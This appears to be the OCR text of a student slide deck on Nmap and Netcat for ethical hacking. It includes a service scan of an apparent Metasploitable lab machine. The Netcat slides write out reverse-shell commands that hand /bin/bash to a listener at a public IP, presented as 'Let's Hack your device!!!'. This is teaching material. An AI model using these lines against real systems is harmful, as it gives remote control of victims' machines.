Welcome to Cybersecurity and Ethical hacking

Sha jalal
Cybersecurity Expert and Ethical Hacker
Dept. Of Computer Science and Engineering (CSE) , University Of Chittagong

What is Nmap?

- Nmap stands for Network Mapper.
- It is a free, open-source tool used for network discovery and security auditing.
- It can scan large networks or single hosts.

Uses of Nmap

- Host discovery (ping sweep)
- Port scanning
- Service enumeration
- OS detection
- Vulnerability detection


Important Nmap Commands with Examples

- nmap 192.168.1.1 → Basic scan
- nmap -sS 192.168.1.1 → SYN (stealth) scan
- nmap -p 1-1000 192.168.1.1 → Scan specific port range
- nmap -iL targets.txt → Scan from a list of IPs

Service and OS Detection with Nmap

- nmap -sV 192.168.1.1 → Detect service versions
- nmap -O 192.168.1.1 → Detect operating system
- nmap -A 192.168.1.1 → Aggressive scan (OS + service + script scan)
- nmap –script vuln 192.168.1.1 → Aggressive scan (OS + service + script scan+vulnerablity)

Service and Version Detection with Nmap



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.0.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-15 14:58 EDT
Nmap scan report for 192.168.0.103
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:52:3B:D6 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.93 seconds
```

Sha jalal
Cybersecurity Expert and Ethical Hacker
Dept. Of Computer Science and Engineering (CSE) , University Of Chittagong


What is Netcat?

- Netcat (nc) is a powerful networking utility.
- Known as the "Swiss-army knife" for TCP/IP.
- Supports reading/writing data across networks using TCP/UDP

Uses of Netcat

- ❖ Port scanning
- ❖ Banner grabbing
- ❖ File transfer
- ❖ Remote shell
- ❖ Chat/messaging tool

Netcat Details



```
┌──(kali㉿kali)-[~]
└─$ nc -help
[v1.10-50]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

Important Netcat Commands with Examples

- `nc -zv 192.168.1.1 1-1000` → Port scan
- `nc 192.168.1.1 80` → Connect to a web server
- `nc -lvnp 4444` → Listen for a reverse shell
- `nc 160.191.129.158 4444 -e /bin/bash` → Send reverse shell

Netcat for File Transfer and Chat

- File send: nc -l -p 1234 > received.txt
- File receive: nc 160.191.129.158 1234 >file.txt
- Chat: Both ends run nc -l -p 1234 and connect to each other

Let’s Chat with your device

Hacker :

```
nc -lvknp 55555
```

Victim :

```
nc 160.191.129.158 55555
```

Let’s Hack your device!!!

Hacker : `nc -lvknp 55555`

Victim : `nc 160.191.129.158 55555 -ke  /bin/bash`

Conclusion

- Nmap is ideal for scanning, discovery, and enumeration.
- Netcat is great for connection testing, file transfers, and reverse shells.
- Both are essential tools for ethical hackers and network admins.

PRESENTATION FINISHED
ANY QUESTIONS?
makeameme.org

The End

Thank You

Presented by:

Shajalal
Cybersecurity & Ethical Hacking Enthusiast
BSc in Engineering, University of Chittagong

Contact :01850989488
shajalal.cse.cu@gmail.com
https://www.linkedin.com/in/shajal-cse-cu/